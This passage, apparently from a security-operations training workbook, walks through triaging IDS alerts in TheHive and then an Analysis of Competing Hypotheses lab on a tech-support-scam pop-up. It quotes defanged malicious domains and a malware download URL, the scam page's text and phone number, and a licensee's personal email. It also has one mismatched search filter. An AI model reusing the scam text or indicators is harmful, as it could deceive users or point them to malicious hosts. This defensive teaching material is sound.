domain	bucket-chain[.]oss-cn-hongkong[.]aliyun[.]com
url	/xwo[.]exe
user-agent	Mozilla/5[.]0 (Windows NT 10[.]0; WOW64; Trident/7[.]0; rv:11[.]0) like Gecko

Same flow as the previous alert

Same information

Cancel Mark as read Ignore new updates Merge into case

This shows the same domain and executable again, but with a Community ID of

`1:QH6xaQI45hpKXzcIxrzZAOG2xAY=`, which matches the alert before, meaning these two alerts go together the same as the first two did.

One more alert to inspect... open the alert preview pane for the alert with reference number

`898e76` :

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

**Alert Preview** New

**L** ET POLICY PE EXE or DLL Windows file download HTTP

ID: 8812fc578cfab14b1f20b40d7644cd80 **Date:** Mon, Apr 8th, 2019 8:06 -07:00 **Type:** external

**TheHive4Py** **Suricata**

### Description

"HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nContent-Length: 1214008\r\nContent-Type: application/Frame-Options: SAMEORIGIN\r\nX-Xss-Protection: 1; mode=block\r\nDate: Sun, 07 Apr 2019 17:17:06 GMT\r\nConnection: keep-alive\r\n\r\nHTTP/1.1 206 Partial Content\r\nAccept-Ranges: bytes\r\nConte

### Additional fields

No additional information have been specified

### Observables (6)

All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Data
ip	65[.]206[.]58[.]112
ip	192[.]168[.]42[.]194
text	1:c0V6ltx+CgexLweOmauLMvG01 =
domain	1--sn-8xgp1vo-ab5e[.]gvt1[.]com
url	/edgedl/release2/update2/ANrcqf-u-0tl_1[.]3[.]34[.]7/GoogleUpdateSetup[.]exe?cr23&shardbypass=yes
user-agent	Microsoft BITS/7[.]8

This is the gvt1.com exe download that we found in the false positive, so it is not related to the malicious downloads, and can be dismissed by clicking the "mark as read" button. This will hide it from the alert dashboard leaving only the four related alerts left.

Your alert dashboard should now look like this:

We can now take bulk action on the alerts that are left since they are all related to the same site and host. To do this, select the uppermost checkbox to select every item in the alert list.

List of alerts (4 of 8)

4 selected events Quick Filters Sort by Stats Filters 100 per page

1 filter(s) applied: Status: New Clear filters

Reference	Type	Status	Title	Source	Severity	Attributes	Date
<input checked="" type="checkbox"/> c10461	external	New	ET POLICY PE EXE or DLL Windows file download HTTP	Suricata	L	6	Mon, Apr 8th, 2019 8:06 -07:00
<input checked="" type="checkbox"/> 3ad0d3	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile	Suricata	M	6	Mon, Apr 8th, 2019 8:06 -07:00
<input checked="" type="checkbox"/> 88492c	external	New	ET POLICY PE EXE or DLL Windows file download HTTP	Suricata	L	6	Mon, Apr 8th, 2019 8:06 -07:00
<input checked="" type="checkbox"/> 499eb3	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile	Suricata	M	6	Mon, Apr 8th, 2019 8:06 -07:00

Then, click the button that says "4 selected events" and pick the option that says "New case from selection":

List of alerts (4 of 8)

4 selected events Quick Filters Sort by

Ignore new updates  
Mark as read  
New case from selection  
Merge selection into case

Clear filters

Type Status

c10461 external New

The "Create new case" box will open up to fill in the details. Put in some basic example info:

**Title:** Malicious download confirmed

**Description:** Download of malicious executable confirmed with md5hash. See <https://www.virustotal.com/#/file/6408c69e802de04e949ed3047dc1174ef20125603ce7ba5c093e820cb77b1ae1/details> for details.

## Create a new case

### Case details

**Title \***

Malicious download confirmed

**Date \***

08-04-2019 19:15

now

**Severity \***

L M H

1

**TLP \***

WHITE GREEN AMBER RED

**Tags**

Tags

**PAP \***

WHITE GREEN AMBER RED

**Description \***

Download of malicious executable confirmed with md5hash. See <https://www.virustotal.com/#/file/6408c69e802de04e949ed3047dc1174ef20125603ce7ba5c093e820cb77b1ae1/details> for details.

2

### Case tasks

Task title

Add task

No tasks have been specified

3

Cancel

\* Required field

+ Create case

Since this is an example, we won't worry about filling in all the boxes. Press "Create Case":



The screenshot shows a case titled "Case # 2 - Malicious download confirmed" in TheHive. The case was created by a student on Monday, April 8th, 2019, at 19:17:07. It has 4 alerts and 6 observables. The interface includes tabs for Details, Tasks (0), and Observables (6). A red arrow points to the "4 alerts" notification, with the text "All merged alerts listed" overlaid. Another red arrow points to the "6" next to Observables, with the text "All observables merged" overlaid. The summary section lists: Title: Malicious download confirmed; Severity: M; TLP: TLP:AMBER; PAP: PAP:AMBER; Assignee: student; Date: Mon, Apr 8th, 2019 19:17 -07:00; Tags: Not Specified. There is also a description of a malicious executable download with a md5hash and a link to VirusTotal.

You will now see your new case complete with 4 alerts listed and 6 unique observables that were merged together.

Even more exciting - we've taken the alert queue down to zero!

The screenshot shows the TheHive dashboard. The top navigation bar includes "TheHive", "+ New Case", "My tasks 0", "Waiting tasks 0", and "Alerts 0". A red arrow points to the "Alerts 0" notification. Below the navigation bar, there are tabs for "Details", "Tasks 0", and "Observables 6". An "Action" dropdown menu is visible, with a "+ Add observable(s)" button.

You've done it, you've used Moloch and TheHive to triage 8 different alerts, both true and false positive, and created cases with useful details for whoever will continue working the situation.

## Lab Conclusion

In this lab, you have:

- Applied kill-chain and situational logic to determine the order of importance for alert triage
- Use TheHive to analyze a set of real infections and false positives
- Used Moloch to examine the data and come to a fast conclusion on what needs to become an incident
- Learned how to use Community ID and other fields to correlate activity across multiple tools and identify duplicate alerts for the same network flow

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/4.1
docker-compose down
```

**Lab 4.1 is now complete!**

## Lab 4.2 - Structured Analysis Challenge

### Objectives

- Translate a user report into investigative evidence
- Gather additional data to investigate an ambiguous alert
- Use the ACH process to analyze evidence and draw conclusions
- Write up a reasoned analysis based on gathered evidence to resolve an incident

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/4.2  
docker-compose up -d
```


This command will take a minute to spin up Elasticsearch and Kibana which will act as our SIEM for this lab. To check if the services are ready, open a Firefox browser window by clicking on the icon in the top bar of the VM.




Once open, click the Kibana icon:




If you receive a message that says Kibana is not yet ready, give it a few more moments. You should now see the following screen:



If Kibana is loaded, you are ready to start the lab.

 **Note**

If at any time you see the following popup while using Kibana, it can be safely ignored (it is a bug that happens when you click things quickly, and will not affect the lab).



⚠ Unable to write index pattern!  
Refresh the page to get the most up to date changes for this index pattern.

## Exercise Walkthrough Video

|

## Lab Steps

### The alert comes in...

In this lab we'll analyze a simple example of a situation you could encounter. A user reports a situation that is a clear issue, but the source of the problem is unclear.

Imagine you sat down at your desk in the morning and open your inbox to the following email:

To: SOC@sec450.com From: Jim@sec450.com Subject: Possible infection

Hello - I'd like to report an incident that I had this morning with my PC. This morning (2019-04-11 roughly 8:45AM US Eastern) I was browsing the web and all of a sudden my entire PC screen was taken over with an error message showing a black screen scrolling code and a red background saying "Microsoft Warning Alert", and that I had to call Microsoft. The PC started audibly telling me that it had been infected and was locked. I had to do a hard reboot of the system to get out of it even though the warning message warned me not to do that, I hope I didn't

cause a problem! Once my PC came back up all seemed to be fine. I've attached a screenshot of the message that I saw, please let me know how to proceed.

Jim SEC450 Corp.

**\*\* Microsoft Warning Alert \*\***

ERROR # 268d3x8938(3)

Please call us immediately at: [+1 855 264 0888](tel:+18552640888) (Toll Free)  
Do not ignore this critical alert.  
If you close this page, your computer access will be disabled to prevent further damage to our network.  
Your computer has alerted us that it has been infected with a Pornographic Spyware and riskware. The following information is being stolen...

1. Facebook Logins
2. Credit Card Details
3. Email Account Logins
4. Photos stored on this computer

Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

Toll Free: [+1 855 264 0888](tel:+18552640888)

Prevent this page from creating additional dialogues.

**Back to safety**

```
C:\WINDOWS\system32\CMD.exe - DIR /S
29/04/2011 09:20 2.384 19A3B861-0469-479
LiveContact
08/05/2011 15:51 2.544 1C4C439E-2CF6-4E1
LiveContact
29/04/2011 09:20 2.368 1CDEA2D5-FBF1-46B
LiveContact
29/04/2011 09:20 3.328 1D5796E9-4278-4A2
LiveContact
29/04/2011 09:20 2.560 1D70E443-AD4C-4F4
LiveContact
29/04/2011 09:19 2.384 1E35EE75-6534-472
LiveContact
29/04/2011 09:20 2.992 2051B3CD-1E95-470
LiveContact
29/04/2011 09:20 3.712 2052A2BB-6EA1-460
LiveContact
29/04/2011 09:20 2.496 20F026AE-FFC9-4BB
LiveContact
09/05/2011 10:28 3.040 21531CE7-E30E-453
LiveContact
29/04/2011 09:19 2.976 25EDA702-A12D-410
LiveContact
29/04/2011 09:19 3.008 26CEE676-BF48-46A
LiveContact
```

Please call us immediately at:  
[+1 855 264 0888](tel:+18552640888) (Toll Free)  
Do not ignore this critical alert.  
If you close this page, your computer access will be disabled to prevent further damage to our network.  
Your computer has alerted us that it has been infected with a Pornographic Spyware and riskware. The following information is being stolen...

**Call Microsoft: +1 855 264 0888 (Toll Free)**

You challenge in this lab is to analyze this situation using limited information and come up with the most likely explanation. You have:

- The information from the email
- Network IDS alert, flow and application (DNS, HTTP, TLS, file-info) logs recorded by Suricata
- Windows logging from select event channels (Security, System, AppLocker, PowerShell, and Windows Defender)

Use the Analysis of Competing Hypothesis to come up with the most reasonable explanation of what happened here. You have two options to proceed, either try the lab with no hints with the instructions in "Option 1" below, or read through the guided solution in "Option 2"

## OPTION 1 - NO HINTS


If you'd like to attempt this lab on your own without guidance, start here.

Your data is available in [Kibana](#) and there are two indices worth of data, one is called Winlogbeat, the other is called Suricata. Go to **2019-04-11 0800-0900** to see the data.

Your output should consist of:

- A list of evidence you will base your assessment on
- A list of potential hypotheses
- A filled in ACH matrix
- Tentative conclusions you could pass to an incident response team if needed
- A short summary statement of your findings. This should include your assessment of the relative likelihood of each hypothesis, a call out for any key assumptions you made, and any evidence that could turn up later that would sway your conclusions.

You can use LibreOffice Calc (an Excel like program) to create your matrix.



When you complete your analysis, compare your findings with the analysis in the walkthrough below.

**Bonus:** If you finish early, see if you can extract the audible warning message the user claimed they heard from the PCAP located at `/labs/4.2/suricata/lab4.2.pcap`.



## OPTION 2 - GUIDED STEPS

### Step 1 - Hypothesis Generation

To start our analysis you first must come up with some *mutually exclusive* alternatives for what might have happened. We know from the users email quite a bit of detail already and will gather further technical evidence in the following step. In the hypothesis generation step we are not supposed to attempt to judge or come up with the best answers, it is a brainstorm of all feasible possibilities. For now, let's use the following options for potential causes of the user's problem:

- H1 - The PC is infected with ransomware
- H2 - The PC is infected with non-ransomware
- H3 - The PC lock was caused by the webpage the user visited
- H4 - A "Man in the Middle" attack was used to inject the attack via the network
- H5 - The error message was real
- H6 - The user had no problem at all and the report was faked for some reason

At this point we have a solid list. While some of these options seem unlikely, Heuer points out it is important to not filter out hypotheses because they are "unproven", only if they are "disproven" by negative evidence. Although hypotheses like H6 (fake report) seem extremely unlikely, there is no evidence *disproving* it, so it is a valid option to add at this point. In fact, Heuer points out that this is the stage where most analysts fail to consider the important hypothesis of "deception", so we will keep it in the list.

### Step 2 - Gathering of significant evidence

Now that we have our starting set of hypotheses it's time to start collecting evidence. First, list some pieces of evidence you have from the email that was sent in

- The user's screen was taken over and they were unable to use their computer
- The user received an audible warning message


- The error told the user to call a tech support number within a time limit to fix the problem
- The error message contained what appeared to be meaningless cmd line output
- The error message told the user the machine was "infected with pornographic spyware and riskware" and that data was being stolen

To gather further evidence we can use Kibana to search the network and host logs for the time in question to get an idea of what was going on. The data for this incident is available in Kibana for your searching but since the focus of this lab is not the use of Kibana we will fast-forward a bit through the individual steps of crafting the searches. Instead, of showing search instructions step by step, the output of the types of searches you might conduct to gather additional information will be used. The instructions are given for following along if you'd like, or you can simply read through the evidence gathering section.

## 2.1 Investigate browsing history

As a first step to try to scope the incident could be to start investigating with the http logs.

To see the logs, in Kibana, click the Discover tab to open the log search interface:



To search for http logs from Suricata in Kibana, craft a search for the following dates using the "suricata" index by copying and pasting the below times into the "Absolute" time setting box in the Kibana date picker:

Start: 2019-04-11 08:00:00.000  
End: 2019-04-11 09:00:00.000

The screenshot shows a date and time selection interface. At the top, a date range is displayed: "Apr 11, 2019 @ 08:00:00.000" followed by a right-pointing arrow and "Apr 11, 2019 @ 09:00:00.000". A red circle with the number "1" is positioned over the first date. Below this, there are three tabs: "Absolute", "Relative", and "Now". The "Absolute" tab is selected, and a red circle with the number "2" is positioned over it. The "Absolute" tab opens a calendar for April 2019. The date "11" is highlighted in blue. To the right of the calendar is a vertical list of times from "05:30 AM" to "09:30 AM" in 30-minute increments. The time "08:00 AM" is highlighted in blue. At the bottom of the calendar, a text box contains the selected timestamp: "2019-04-11 08:00:00.000". A red circle with the number "3" is positioned over this text box.

The screenshot shows a search interface with a date range filter set to "Apr 11, 2019 @ 08:00:00.0" to "Apr 11, 2019 @ 09:00:00.0". A calendar is open, showing April 2019, with the 11th highlighted. A time selection menu is open, showing times from 06:30 AM to 10:30 AM, with 09:00 AM selected. A text input field contains the timestamp "2019-04-11 09:00:00.000".

1

2

3

4

Update

April 2019

06:30 AM

07:00 AM

07:30 AM

08:00 AM

08:30 AM

09:00 AM

09:30 AM

10:00 AM

10:30 AM

2019-04-11 09:00:00.000

flow.age: 0 f


Then, filter the results to only logs from the "Microsoft-Windows-Windows Defender/Operational" log channel using the filter below:

```
event_type:http
```

Then select the columns for:

```
http.http_method  
http.hostname  
http.url  
http.http_refer  
http.http_content_type
```

This will help get a clean view of the activity as we scroll through. Your search should look like this:



Since this log contains only data from this user and is sorted in reverse chronological order, you can see the activity ends at 8:46 (which may be adjusted for your timezone), which is when we can assume the user reset their PC. Scrolling down a bit further to 8:44, there are a few highly suspicious URLs:

> Apr 11, 2019 @ 08:44:06.517	GET	secure-serve. services	/call-now1/99	-	text/html
> Apr 11, 2019 @ 08:43:44.015	GET	secure-serve. services	/call-now1/security.php	http://secure-serve .services/call-now1 /99	text/html

The domain `secure-serve[.]services` seems to have pages with URLs that match the user's description - `/call-now1/security.php`.

To get some information on why the user was on this domain in the first place, scroll down further to the first entry where the domain `secure-serve[.]services` appears, at `08:42:40.791`. This log is a link between what appears to be the malicious site and the one the user was visiting before:

> Apr 11, 2019 @ 08:42:40.804	GET	secure-serve. services	/call-now1/		text/html
> Apr 11, 2019 @ 08:42:40.791	GET	secure-serve. services	/call-now1/	http://www.freesafe soft.com/	text/html
> Apr 11, 2019 @ 08:42:40.495	POST	m.addthis.com	/live/red_lojson/100eng.json?sh=0&ph=1309&ivh=705&dt=46874&pdt=376&ict=&pct=1&pe rf=widget%7C376%7C150%2C1ojson%7C1159%7C149%2Csh%7C1174%7C255&rndr=render_toolbo	http://www.freesafe soft.com/	-

This tells us that the URL `hxxp://www.freesafesoft[.]com` sent the user to the likely malicious site. Perhaps it was malvertising, or some other intentional redirect, but we now can see how the user got to the final site where the incident occurred. Analyzing the rest of the users browsing traffic

could reveal why they were on `hxxp://www.freesafesoft[.]com`, but that question is not of concern for right now.

There are some additional pieces of subtle evidence in the logs, part way through the interaction with `secure-serve[.]services`, is the following:

>	Apr 11, 2019 @ 08:42:41.739	GET	secure-serve. services	/call-now1/sound/err.mp3	http://secure-serve .services/call-now1 /	audio/mpeg
>	Apr 11, 2019 @ 08:42:41.738	GET	secure-serve. services	/call-now1/img/defender.gif	http://secure-serve .services/call-now1 /	image/gif
>	Apr 11, 2019 @ 08:42:41.548	GET	secure-serve. services	/call-now1/js/jquery.js	http://secure-serve services/call-now1 /	application/javascr ipt
>	Apr 11, 2019 @ 08:42:41.402	GET	secure-serve. services	/call-now1/beep.mp3	http://secure-serve .services/call-now1 /	audio/mpeg

It seems MP3 audio files were downloaded as part of the suspicious page, which matches with the user's description of their PC audibly warning them. There are also logs to show that the page was delivered over HTTP (instead of https), which opens the possibility of network tampering.

With this information, we can now add to the evidence pile:

- User was redirected to a suspicious URL from a previous page they visited
- The suspicious page downloaded audio files
- The suspicious page was delivered over HTTP


We also know that the first moment the suspicious domain was contacted was **08:42:40.791**, which scopes the incident.

## 2.2 Checking for evidence of viruses

Since we can be fairly sure the user hit a malicious website, a logical next step would be to evaluate the system for evidence of infection since that relates to hypothesis H1 and H2. This information could be easily sourced from two places:

1. Windows Defender logs (for viruses that have been found)
2. Process creation logs (for viruses that were not identified, but may be obvious)


To search for identified viruses in Kibana, **craft a new search for 0800-0900 on 2019-04-11 using the "winlogbeat" index.**



Then filter the results to only logs from the "Microsoft-Windows-Windows Defender/Operational" log channel using the filter below:

```
winlog.channel:"Microsoft-Windows-Windows Defender/Operational"
```

Select the columns for "winlog.event\_id" and "message". Your screen should look like this:



Notice there are only 6 hits for the virus engine during this time. Scrolling through them, it is clear none of them are the event ID or message for a virus being found:

Time	winlog.event_id	message
> Apr 11, 2019 @ 08:17:21.047	2,000	Windows Defender Antivirus signature version has been updated. Current Signature Version: 1.291.1667.0 Previous Signature Version: 1.291.1661.0
> Apr 11, 2019 @ 08:17:21.047	2,000	Windows Defender Antivirus signature version has been updated. Current Signature Version: 1.291.1667.0 Previous Signature Version: 1.291.1661.0 Signature Type: AntiSpyware
> Apr 11, 2019 @ 08:06:56.931	1,150	Endpoint Protection client is up and running in a healthy state. Platform version: 4.18.1807.18075 Engine version: 1.1.15800.1 Signature version: 1,291.1661.0
> Apr 11, 2019 @ 08:06:56.931	1,151	Endpoint Protection client health report (time in UTC): Platform version: 4.18.1807.18075 Engine version: 1.1.15800.1
> Apr 11, 2019 @ 08:04:00.841	1,001	Windows Defender Antivirus scan has finished. Scan ID: {A4B49DBD-D914-4A03-AD1A-43599CE1E7A8} Scan Type: Antimalware
> Apr 11, 2019 @ 08:00:34.746	1,000	Windows Defender Antivirus scan has started. Scan ID: {A4B49DBD-D914-4A03-AD1A-43599CE1E7A8} Scan Type: Antimalware

We can add to evidence:

